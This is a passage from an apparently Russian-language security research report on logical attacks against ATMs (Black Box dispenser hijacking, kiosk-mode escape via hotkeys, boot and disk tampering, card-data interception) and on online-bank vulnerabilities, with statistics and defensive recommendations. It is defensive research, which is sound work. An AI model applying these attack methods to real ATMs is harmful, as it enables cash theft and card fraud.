
Атаки на сетевые устройства

Существует еще один способ получения доступа к сети — атака непосредственно на сетевые устройства, к которым подключен банкомат. Преступники, получившие контроль над оборудованием, могут распространить атаку на другие банкоматы, входящие в данную сеть, и даже более того — проникнуть в инфраструктуру банка.

Недостатки защиты были связаны в основном с наличием открытых сетевых интерфейсов и использованием словарных паролей для подключения. Также мы выявляли уязвимости в прошивках сетевых устройств.

23%

банкоматов

уязвимы для атаки

Рекомендации

1. Размещать сетевое оборудование в пределах сервисной зоны банкомата.
2. Использовать программный или аппаратный VPN-клиент, размещаемый в сервисной зоне банкомата.
3. Обеспечить надежное шифрование данных, передаваемых между банкоматом и процессинговым центром.
4. Включить добавление Message Authentication Code ко всем транзакционным запросам и ответам.
5. Обеспечить защиту или отключить неиспользуемые протоколы канального и сетевого уровней.
6. Настроить межсетевой экран, разрешив удаленное подключение только к необходимым для работы банкомата сервисам. Не оставлять открытыми сетевые интерфейсы, необходимость доступа к которым отсутствует. Удаленное подключение должно быть разрешено только с определенных адресов администраторов.
7. Использовать стойкие пароли для подключения к интерфейсам удаленного управления.
8. Регулярно обновлять используемые ОС и прикладное ПО до актуальных версий.
9. Вести регистрацию и мониторинг событий безопасности.

Black Box

Диспенсер купюр находится в хорошо защищенном сейфе, однако ко встроенному компьютеру он подключен в сервисной зоне, открыть которую или просверлить не составляет труда. Получив доступ к кабелю, злоумышленник может напрямую подключить диспенсер к своему устройству, запрограммированному для отправки команд на выдачу купюр. Устройство, как правило, представляет собой одноплатный микрокомпьютер, например на базе Raspberry Pi, а в качестве ПО используются модифицированные утилиты для диагностики работы банкомата. Атаки такого типа получили название Black Box.

Производители банкоматов рекомендуют использовать актуальные версии платформ XFS, которые поддерживают шифрование и физическую аутентификацию между ОС и диспенсером. При этом важно убедиться, что используемое ПО действительно обеспечивает должный уровень защиты, и своевременно устанавливать обновления. В 2018 году эксперты Positive Technologies обнаружили уязвимости в платформе APTRA XFS, которые позволяли проводить атаки Black Box (bit.ly/2Hx1Yp6).

69%


банкоматов уязвимы для атаки

Что необходимо

Физический доступ в сервисную зону

Время на атаку

10 минут



Атака Black Box

Рекомендации


1. Использовать физическую аутентификацию между ОС и диспенсером для подтверждения легального доступа к сейфу.

2. Обеспечить шифрование данных между ОС банкомата и диспенсером.

3. Использовать актуальные версии ПО и своевременно устанавливать обновления.

4. Вести регистрацию и мониторинг событий безопасности.

5. В качестве компенсационного механизма использовать внешние устройства (например, Cerber Lock, ATM Keeper), обеспечивающие защиту от несанкционированного подключения к диспенсеру.



Устройство Black Box

Выход из режима киоска

76%

банкоматов уязвимы для атаки


Предполагается, что пользователь взаимодействует лишь с одним приложением, которое отображает информацию на экране банкомата и обрабатывает полученные от пользователя данные. Это приложение работает в режиме киоска, то есть возможности пользователя ограничены: он не может запускать посторонние программы и вообще каким-либо образом работать с ОС. Выход из режима киоска — это атака, целью которой является обход установленных ограничений и выполнение команд в ОС банкомата.

Что необходимо

Физический доступ в сервисную зону


Время на атаку

15 минут




Подключение устройства злоумышленника

В исследуемых системах были выявлены ошибки конфигурации, связанные главным образом с недостаточным ограничением прав пользовательской учетной записи, а также уязвимости в средствах защиты Application Control.




Выявленные уязвимости (доля уязвимых банкоматов)

В большинстве банкоматов можно было свободно подключать к интерфейсам USB и PS/2 посторонние устройства — клавиатуру или другое устройство, имитирующее пользовательский ввод. В 85% случаев были доступны стандартные сочетания клавиш, например Alt+F4 для закрытия активного окна или Win+Ctrl, Alt+Tab, Alt+Shift+Tab для переключения задач. Это позволяло не только закрыть окно основного банковского приложения, но и отключить сами приложения, блокирующие ввод произвольных символов с клавиатуры.



Выход из режима киоска
при помощи «горячих клавиш»

Уязвимости, позволяющие обойти режим киоска, могут содержаться и в ПО, установленном для дополнительной защиты. Так, в двух банкоматах использовалось ПО для видеозаписи и мониторинга событий безопасности. Окно приложения было скрыто, однако во время исследования выяснилось, что оно открывается при наведении курсора мыши на угол экрана монитора. В приложении присутствовала функция редактирования файлов, через которую можно было получить доступ к приложению «Проводник» ОС Windows, а затем — к любому ПО на компьютере, например Internet Explorer, FAR Manager.



Выход из режима киоска в ПО «Интеллект»

В решениях класса Application Control были выявлены уязвимости нулевого дня

В 92% исследованных банкоматов применялись решения класса Application Control, которые предотвращают выполнение постороннего кода, разрешая запуск только определенных приложений. Основной недостаток конфигурации таких решений заключался в принципе построения белого списка: доверенным считалось любое ПО, которое присутствовало в системе на момент установки средства защиты, включая и те приложения, которые не были необходимы для работы банкомата. Следовательно, появлялась возможность воспользоваться уязвимостями в доверенном ПО и выполнить произвольный код, а также отключить защиту. Помимо этого, были обнаружены уязвимости и в самих средствах защиты, в том числе уязвимости нулевого дня, например в GMV Checker ATM Security (bit.ly/2O44bJF), Kaspersky Embedded Systems Security (bit.ly/2XYSmt5), McAfee Application Control (Solidcore) (bit.ly/2W09dcV), SafenSoft SoftControl (bit.ly/2Fc1kM1).

Рекомендации

1. Ограничивать возможность подключения посторонних устройств с помощью локальных политик ОС или средств защиты класса Device Control.

2. Отключить стандартные сочетания клавиш, позволяющие получить доступ к функциям ОС.

3. Использовать принцип наименьших привилегий при настройке прав учетной записи пользователя. Ограничить возможность редактирования файлов, значений реестра и запуска произвольных программ.

4. Удалить ПО, которое не является необходимым для работы банкомата. Если удалить ПО невозможно, следует использовать средства защиты, ограничивающие его работу.

5. При построении белого списка доверенных приложений не включать в него встроенные сервисы ОС, необязательные для ее функционирования, а также иные приложения, не предназначенные для работы банкомата.


6. Обеспечить эксклюзивное открытие логических устройств. Взаимодействовать с производителем для изменения API и поддержки авторизации доступа к стройствам.

7. Использовать актуальные версии ПО и своевременно устанавливать обновления.

8. Вести регистрацию и мониторинг событий безопасности.

Подключение к жесткому диску

Обойти установленные средства защиты и получить контроль над диспенсером возможно при подключении к жесткому диску банкомата.



Подключение к жесткому диску

92%

банкоматов уязвимы для атаки

Что необходимо

Физический доступ в сервисную зону

Время на атаку

20 минут

Прямой доступ к жесткому диску

Самый простой способ — напрямую подключиться к жесткому диску. Если содержимое диска не зашифровано, злоумышленник может записать на него вредоносную программу. Затем эту программу необходимо добавить в белый список приложения Application Control — для этого достаточно внести изменения в конфигурационные файлы. Злоумышленник может и вовсе отключить средства защиты, например удалить файлы с диска.

92%


банкоматов уязвимы для атаки

Загрузка с внешнего носителя

Злоумышленник может произвести загрузку с внешнего носителя, получить доступ к файловой системе оригинального жесткого диска и продолжить атаку теми же способами, как и в случае прямого подключения. Порядок загрузки установлен в параметрах BIOS, которые должны быть защищены паролем. Однако в 23% банкоматов пароль для доступа к BIOS был предсказуемым, а в 8% не требовался вовсе. В одном случае пароль администратора подобрать не удавалось, но обычный пользователь тоже мог изменять порядок загрузки. Еще в одном банкомате была доступна загрузка ОС по сети с использованием Intel Boot Agent в обход приоритетов BIOS.


27%

банкоматов уязвимы для атаки



Подключение к жесткому диску для записи вредоносного ПО

Уязвимости, которые позволяют получить доступ к файловой системе жесткого диска, связаны с недостатками аутентификации при доступе к BIOS и отсутствием шифрования диска.



Выявленные уязвимости (доля уязвимых банкоматов)

Рекомендации

1. Использовать шифрование жесткого диска. Один из основных производителей банкоматов компания NCR имеет свой набор рекомендаций по организации эффективной схемы шифрования (bit.ly/2HBu2HN). В частности, производитель указывает на необходимость передавать ключи по сети, а не хранить их локально.

2. Обеспечить строгую аутентификацию при доступе к BIOS.

3. Использовать UEFI вместо BIOS для обеспечения контроля целостности загружаемой области памяти.

4. Разрешить загрузку только с жесткого диска банкомата. Запретить загрузку с внешних носителей или по сети.

Загрузка в нештатном режиме

При загрузке ОС банкомата в одном из специальных режимов (режиме отладки ядра, восстановления или в безопасном режиме) некоторые сервисы и средства защиты отключаются, а значит — появляется возможность выполнить произвольный код. Выполнив загрузку в режиме отладки и подключившись к COM-порту, злоумышленник может получить полный контроль над банкоматом, используя утилиту WinDbg.

Возможность выбора вариантов загрузки была обнаружена в 88% банкоматов, и в рамках тестирования развить атаку вплоть до вывода денег удалось в 42% случаев.

42%


банкоматов уязвимы для атаки

Что необходимо

Физический доступ в сервисную зону

Время на атаку

15 минут



Развитие атаки после загрузки в нештатном режиме

Рекомендации

1. Отключить возможность выбора режима загрузки из загрузчика ОС Windows.

2. Отключить доступ к режиму отладки по COM/USB-интерфейсам, а также по сети.

Перехват карточных данных

100%

банкоматов уязвимы для атаки

Что необходимо

Физический доступ в сервисную зону

или

доступ к сети банкомата

Время на атаку

15 минут


На банковской карте присутствует магнитная полоса, которая содержит информацию, необходимую для проведения операций. На этой полосе обычно записано две дорожки — Track1 и Track2. На дорожке Track1 хранятся номер карты, дата окончания срока действия, сервисный код, имя владельца, а также могут находиться дополнительные значения PIN Verification Key Indicator, PIN Verification Value, Card Verification Value. Track2 дублирует информацию на Track1 за исключением имени владельца.

Для осуществления платежей с помощью магнитной полосы через POS-терминал или снятия наличных в банкомате устройству необходимо считать только вторую дорожку. Поэтому атака заключается в копировании информации, записанной на Track2. Эти данные используются для изготовления дубликатов карт, и преступники могут продать их в дарквебе. На теневом рынке дампы банковских карт составляют четверть всей продаваемой информации, а средняя стоимость одной карты — 9 долларов (bit.ly/2Hyfmt8).

Долгое время преступники использовали физические накладки на картридер — скиммеры, которые считывали информацию непосредственно с магнитной полосы. На сегодняшний день банки уже научились защищаться от таких атак и повсеместно устанавливают средства антискимминга. Тем не менее похитить данные можно и без использования накладных скиммеров. Перехват возможен в двух случаях:

- во время передачи данных между банкоматом и процессинговым центром;
- во время передачи данных между ОС банкомата и картридером.

Эти атаки основаны на отсутствии шифрования передаваемых данных и аутентификации между устройствами.



Варианты атак, направленных на перехват карточных данных

Рекомендации

1. Применять шифрование при обмене данными с картридером и не передавать полное значение магнитной полосы Track2 в открытом виде.
2. Следовать приведенным в нашей статье рекомендациям по противодействию атакам, направленным на выполнение произвольного кода в ОС банкомата.
3. Следовать приведенным в статье рекомендациям по противодействию сетевым атакам, направленным на перехват трафика между банкоматом и процессинговым центром.

Выводы и рекомендации по защите

При проведении работ по анализу защищенности мы выявляем уязвимости, связанные с сетевой безопасностью, недостатками конфигурации, недостаточной защитой периферийных устройств. В совокупности эти недостатки позволяют злоумышленникам похитить деньги из банкомата или перехватить данные банковских карт. При этом используемые механизмы безопасности не являются серьезным препятствием для реализации атак: почти во всех случаях была выявлена возможность обхода установленных средств защиты. Обычно банки используют одну и ту же конфигурацию на множестве банкоматов, поэтому успешная атака на один банкомат позволяет преступникам провести целую серию аналогичных атак с использованием того же сценария.

Рекомендации, приведенные в данной статье, направлены на противодействие различным видам логических атак, следование этим правилам позволит повысить уровень защищенности банкоматов. Для того чтобы снизить риск атак, следует в первую очередь уделить внимание физической защите сервисной зоны, так как доступ ко встроенному компьютеру и точкам подключения периферийного оборудования является необходимым условием для эксплуатации большей части обнаруженных уязвимостей. Необходимо вести регистрацию и мониторинг событий безопасности: это позволит вовремя реагировать на возникающие угрозы. Помимо этого, важно регулярно проводить анализ защищенности банкоматов, чтобы своевременно выявлять и устранять существующие уязвимости. Анализ защищенности может дополнительно включать в себя исследование (реверс-инжиниринг) используемого ПО, в частности решений класса Application Control, ПО для работы с XFS, прошивок сетевого оборудования. Такие исследования показывают высокую эффективность, поскольку позволяют выявить уязвимости нулевого дня и обеспечить защиту от новых, неизвестных ранее векторов атак.

Подробнее с исследованием можно ознакомиться на нашем сайте

Защищенность онлайн-банков: есть куда расти

Яна Авезова

Каждый год мы знакомим наших читателей с состоянием защищенности банковских систем. Данный аналитический отчет основан на статистике, полученной экспертами Positive Technologies в 2018 году в ходе работ по анализу защищенности онлайн-банков. Исследование направлено на демонстрацию наиболее распространенных проблем безопасности онлайн-банков и сравнение уровня их защищенности с показателями прошлых лет. Сделанные выводы могут не отражать актуальное состояние защищенности банковских систем в других организациях. Анализ проведен с целью обратить внимание специалистов по ИБ в финансовой отрасли на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

Резюме

- Большинство онлайн-банков содержат критически опасные уязвимости. Как следствие, низкий или крайне низкий уровень защищенности имеют 61% исследованных онлайн-банков.

- Все онлайн-банки под угрозой. В каждой исследованной системе обнаружены уязвимости, которые могут привести к серьезным последствиям. Например, в 54% приложений возможны проведение мошеннических операций и кража денежных средств.

- Механизмы двухфакторной аутентификации недостаточно надежны. Недостатки реализации таких механизмов обнаружены в 77% онлайн-банков.

- Покупные решения менее уязвимы. В среднем решения, предлагаемые вендорами, содержат в 3 раза меньше уязвимостей, чем системы, разработанные банками самостоятельно.

- Продуктивные системы так же уязвимы, как и тестовые. Оба типа систем в большинстве случаев содержат как минимум одну критически опасную уязвимость.

Большинство онлайн-банков содержат критически опасные уязвимости

Тенденции

- Уверенное сокращение доли уязвимостей высокого уровня риска. В 2016 году для онлайн-банков этот показатель достигал 36%, в 2017-м он снизился до 32%. В 2018 году доля критически опасных уязвимостей составляет лишь 15%.

- Теряет свою актуальность критически опасная уязвимость «Недостаточная аутентификация». Доля онлайн-банков, в которых можно совершать важные действия без ввода учетных данных, уменьшалась с каждым годом, и в 2018 году мы наконец не зафиксировали ни одного приложения, где оставалась бы данная проблема. Однако по-прежнему во многих системах операции повышенной важности совершаются без дополнительного (второго) фактора аутентификации.


- Личная информация клиентов и банковская тайна под угрозой в каждом исследованном онлайн-банке. Из года в год мы наблюдаем рост доли систем, в которых есть риск несанкционированного доступа к личным данным клиентов и банковской тайне. В 2018 году этот показатель достиг предельного значения: все исследованные онлайн-банки оказались подвержены указанной угрозе.

В общем и целом

Несанкционированный доступ к личной информации клиентов, а в некоторых случаях — и к банковской тайне, например к выпискам по счету или платежным поручениям других пользователей, — может быть получен в результате эксплуатации множества различных

Корректно **реализуйте протокол OAuth2.** Придерживайтесь общих рекомендаций по безопасности RFC 6749. Для защиты от подмены значения redirect_uri используйте белые списки

уязвимостей. Каждый исследованный в 2018 году онлайн-банк содержал хотя бы одну уязвимость, приводящую к таким последствиям. В частности, угроза актуальна для приложений, в которых существуют недостатки механизмов аутентификации и авторизации. Например, разработчики онлайн-банков нередко допускают ошибки при реализации технологии единого входа (single sign-on, SSO) на базе протокола OAuth2, что может привести к передаче учетных данных по незащищенному протоколу и перехвату сессии злоумышленником.




Возможные последствия атак на онлайн-банки (доля приложений)

Введите минимально допустимую сумму денежных средств при конвертации валюты. Тщательно проверяйте формулу расчета итоговой суммы


Мошеннические операции и кража денежных средств чаще всего возможны из-за ошибок в логике работы онлайн-банка. Например, многократное повторение так называемых атак на округление суммы денежных средств при конвертации валюты может привести к ощутимым для банка финансовым потерям. Уязвимость широко известна и существует из-за погрешности в округлении при конвертации из одной валюты в другую и обратно.

Наряду с критически опасными уязвимостями (например, такими как «Выполнение произвольного кода» или «Десериализация недоверенных данных») наши специалисты в некоторых случаях выявляли на сервере онлайн-банка интерфейс с адресом внутренней сети банка; зная этот адрес, злоумышленник может развивать атаки на корпоративную инфраструктуру.


Не используйте сериализованные объекты при передаче в параметрах, которые могут быть легко подделаны злоумышленником, либо используйте цифровую подпись таких объектов с проверкой на серверной стороне



Доли уязвимостей различного уровня риска



Среднее число уязвимостей в одном онлайн-банке



Уровень защищенности онлайн-банков (доля систем)

